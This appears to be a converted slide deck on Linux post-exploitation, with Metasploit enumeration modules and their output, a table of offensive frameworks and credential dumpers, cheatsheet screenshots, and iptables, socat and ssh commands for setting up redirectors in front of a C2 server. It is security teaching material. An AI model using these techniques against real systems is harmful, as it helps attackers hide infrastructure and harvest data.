
```
[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
[*] Post module execution completed
```

- > checkvm
- > enum\_configs
- > enum\_network
- > enum\_protections
- > enum\_system
- > enum\_users\_history



# Automation, Framework

These frameworks support Linux pwnage..(cobalt strike)



```

Are you sure you want to continue connecting (yes/no)?
Warning: Permanently added '192.168.57.18' (RSA) to the
jsokol@192.168.57.18's password:
Linux ubuntu 2.6.32-33-server #70-Ubuntu SMP Thu Jul 7
Ubuntu 10.04.3 LTS


Welcome to the Ubuntu Server!
* Documentation: http://www.ubuntu.com/server/doc

System information as of Fri Sep 18 00:20:43 EDT 2015

System load:  0.0          Processes:
Usage of /:   11.1% of 7.23GB Users logged in:
Memory usage: 15%         IP address for eth1: 192.168.57.18
Swap usage:   0%

Graph this data and manage this system at https://landscape.canonical.com/

Last login: Fri Sep 18 00:11:25 2015 from 192.168.57.8
jsokol@ubuntu:~$
jsokol@ubuntu:~$ w
 00:20:48 up 26 days,  8:15,  2 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
jsokol    pts/0    192.168.57.8  00:11      9:06   0.12s  0.02s  pico weapon.c
jsokol    pts/1    192.168.57.8  00:20      0.00s   0.09s  0.00s  w
  
```



# Automation, Framework

## The raise of Open Source post exploit frameworks & tools for Linux

PosExp Tools/Frameworks	Coded or Payload	Fav / Forked	Purpose
threat9/routersploit	Python	7,400 / 1,400	MultiPwn
n1nj4sec/pupy	Python	5,000/ 1,300	Fileless Pwn
Manisso/fsociety	Python	4,500 / 966	MultiPwn
huntergregal/mimipenguin	C	2,500 / 507	Password Dumper
Ne0nd0g/merlin	Go lang	2,400 / 319	HTTP/2.0 & MultiPwn
nil0x42/phpsploit	PHP	821 / 258	Collecting, Shell gaining
r00t-3xp10it/venom	Shellcode	485 / 229	Shellcode
TheSecondSun/Bashark	bash	399 / 64	MultiPwn
Voulnet/barq	Python	195 / 25	AWS MultiPwn
SpiderLabs/scavenger	Python	163 / 34	Collecting
SofianeHamlaoui/Lockdoor-Framework	Bash, Ruby, Python	135 / 36	MultiPwn
r3vn/punk.py	Python	66 / 17	Collecting & BackConnect
rek7/postshell	C	40 / 10	BackConnex / BindShell




# The growth of cheatsheets..

## Fileless Malware and Process Injection in Linux

1. Background
2. Post exploitation in Linux
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# Post exploitation - Cheatsheets

## Pentest Monkey



**pentestmonkey**  
*Taking the monkey work out of pentesting*

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- [Blog](#) (78)
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  - [Web Shells](#) (3)
- [Uncategorized](#) (3)
- [Yaptest](#) (15)
  - [Front End](#) (1)
  - [Installing](#) (2)
  - [Overview](#) (2)

### SQL Injection

#### Informix SQL Injection Cheat Sheet

Saturday, November 22nd, 2008

Some useful syntax reminders for SQL Injection into Informix databases...

Tags: [cheatsheet](#), [database](#), [informix](#)

Posted in: [SQL Injection](#)

#### MSSQL Injection Cheat Sheet

Tuesday, November 27th, 2007

Some useful syntax reminders for SQL Injection into MSSQL databases...

Tags: [cheatsheet](#), [mssql](#), [sqlinjection](#)

Posted in: [SQL Injection](#)


#### Oracle SQL Injection Cheat Sheet

Tuesday, November 27th, 2007

Some useful syntax reminders for SQL Injection into Oracle databases...

# Post exploitation - Cheatsheets

## Awesome Pentesting



GitHub, Inc. (US) | <https://github.com/enaqx/awesome-pentest> 120% Search

### Awesome Penetration Testing

A collection of awesome penetration testing resources.

**Penetration testing** is the practice of launching authorized, simulated attacks against computer systems and their physical infrastructure to expose potential security weaknesses and vulnerabilities.

Your contributions and suggestions are heartily♥ welcome. (☁️🐞🐞). Please check the [Contributing Guidelines](#) for more details. This work is licensed under a [Creative Commons Attribution 4.0 International License](#).


This project is supported by [Netsparker Web Application Security Scanner](#)

### Contents

- [Anonymity Tools](#)
- [Anti-virus Evasion Tools](#)
- [Books](#)
  - [Defensive Programming Books](#)
  - [Hacker's Handbook Series Books](#)
  - [Lock Picking Books](#)
  - [Malware Analysis Books](#)
  - [Network Analysis Books](#)
  - [Penetration Testing Books](#)
  - [Reverse Engineering Books](#)
  - [Social Engineering Books](#)
  - [Windows Books](#)
- [CTF Tools](#)
- [Collaboration Tools](#)
- [Conferences and Events](#)

# Post exploitation - Cheatsheets

## Red Teaming Experiments



The screenshot shows the 'Red Teaming Experiments' website. The sidebar on the left contains a navigation menu with the following items:

- About /?
- PINNED
  - Pentesting Cheatsheets** (highlighted with a red box)
  - SQL Injection & XSS Playground
- Active Directory & Kerberos Abuse
- OFFENSIVE SECURITY
  - Red Team Infrastructure
  - Initial Access** (highlighted with a red box)
  - Code Execution
  - Code & Process Injection
  - Defense Evasion
  - Enumeration and Discovery
  - Privilege Escalation
  - Credential Access & Dumping
  - Lateral Movement
  - Persistence

The main content area is titled 'Pentesting Cheatsheets' and includes the following sections:

- Convenient commands for your pentesting / red-teaming engagements, OSCP and CTFs.
- Reconnaissance / Enumeration**
  - Extracting Live IPs from Nmap Scan**

```
nmap 10.1.1.1 --open -oG scan-results; cat scan-results | grep "/open"
```
  - Simple Port Knocking**

```
for x in 7000 8000 9000; do nmap -Pn -host_timeout 201 -max-retries 0 -
```
  - DNS lookups, Zone Transfers & Brute-Force**


```
1 whois domain.com
2 dig {a|txt|ns|mx} domain.com
3 dig {a|txt|ns|mx} domain.com @ns1.domain.com
```

The right sidebar contains a 'CONTENTS' menu with the following items:

- Reconnaissance / Enumeration
  - Extracting Live IPs from Nmap Scan
  - Simple Port Knocking
  - DNS lookups, Zone Transfers & Brute-Force
  - Banner Grabbing
  - NFS Exported Shares
  - Kerberos Enumeration
  - HTTP Brute-Force & Vulnerability Scanning
  - RPC / NetBios / SMB
  - SNMP
  - SMTP
  - Active Directory
- Gaining Access
  - Reverse Shell One-Liners
  - JDWP RCE
  - Working with Restricted Shells
  - Interactive TTY Shells
  - Uploading/POSTing Files Through HTTP
  - PUTting File on the Webhost
  - Generating Payload Patterns
  - Bypassing File Upload Restrictions
  - Injecting PHP into JPEG

# Post exploitation - Cheatsheets

## The Offensive Security



**OFFENSIVE**  
security

ENROLL NOW

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- Information Gathering ▾
- Vulnerability Scanning ▾
- Writing a Simple Fuzzer ▾
- Exploit Development ▾
- Web App Exploit Dev ▾
- Client Side Attacks ▾
- MSF Post Exploitation ▾
- Meterpreter Scripting ▾
- Maintaining Access ▾
- MSF Extended Usage ▾
- Metasploit GUIs ▾
- Post Module Reference
- Auxiliary Module Reference ▾

### enum\_configs

The **enum\_configs** module collects configuration files found on commonly installed applications and as Apache, MySQL, Samba, Sendmail, etc. If a config file is found in its default path, the module will ass the file we want.

```
msf > use post/linux/gather/enum_configs
msf post(enum_configs) > show options
```

Module options (post/linux/gather/enum\_configs):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on.

```
msf post(enum_configs) > run
```

[\*] Running module against kali  
[\*] Info:  
[\*] Kali GNU/Linux 1.0.6  
[\*] Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux



# Post exploitation - Cheatsheets

## Advanced Threat Tactics

BLOG

« Cobalt Strike 3.0 – Advanced Threat Tactics
Named Pipe Pivoting »

### Advanced Threat Tactics - Course and Notes

September 30, 2015

The release of Cobalt Strike 3.0 also saw the release of Advanced Threat Tactics, a nine-part course on red team operations and adversary simulations. This course is nearly six hours of material with an emphasis on process, concepts, and tradecraft.

If you'd like to jump into the course, it's on YouTube:



Here are a few notes to explore each topic in the course with more depth.

### 0. Introduction

This is a course on red team operations and adversary simulations.

**To learn more about Adversary Simulations and Red Team Operations:**

- Watch [Red vs. Blue – Internal security penetration testing of Microsoft Azure](#). This short video is a plain language [read: management friendly] discussion of red team operations, metrics, and how an internal red team may benefit security operations.

#### Welcome...

Welcome to the Cobalt Strike blog by Strategic Cyber LLC's Raphael Mudge

#### Contents

- » Adversary Simulation
- » Announcements
- » Armitage
- » Cobalt Strike
- » Interviews
- » Links
- » metasploit framework
- » Red Team
- » Scripting
- » Strategic Cyber LLC
- » Uncategorized

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Conferences 2017

# The Infrastructure..

## Fileless Malware and Process Injection in Linux

1. Background
2. Post exploitation in Linux
  - Concept, Supporting tools
3. Process injection in Linux
  - Concept, Supporting tools
  - Fileless method,
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# Post Exploitation Infrastructure

Why so direct? A lot of JUMPER, PROXY, TCP FORWARDER ways..

//////// HTTP REDIRECTION WITH iptables //////////

```
iptables -I INPUT -p tcp -m tcp --dport 80 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.2:80
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
iptables -P FORWARD ACCEPT
sysctl net.ipv4.ip_forward=1
```

//////// HTTP REDIRECTION WITH socat //////////

```
socat TCP4-LISTEN:80,fork TCP4:10.0.0.2:80
```

//////// HTTP FORWARDING WITH ssh //////////

```
ssh -L 80:target-host:80 user@mthe-cushion
```

```
ssh -D 5000 user@the-cushion
```

# Post Exploitation Infrastructure

Why so direct? A lot of JUMPER, PROXY, FORWARDER ways..

//////// HTTP REDIRECTION WITH iptables //////////

```
iptables -I INPUT -p tcp -m tcp --dport 80 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.2:80
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
```

Quoted; "redirectors are placed in front of Post-exploit Framework server (C2) to for discovery resilient purpose & to quickly burning.."

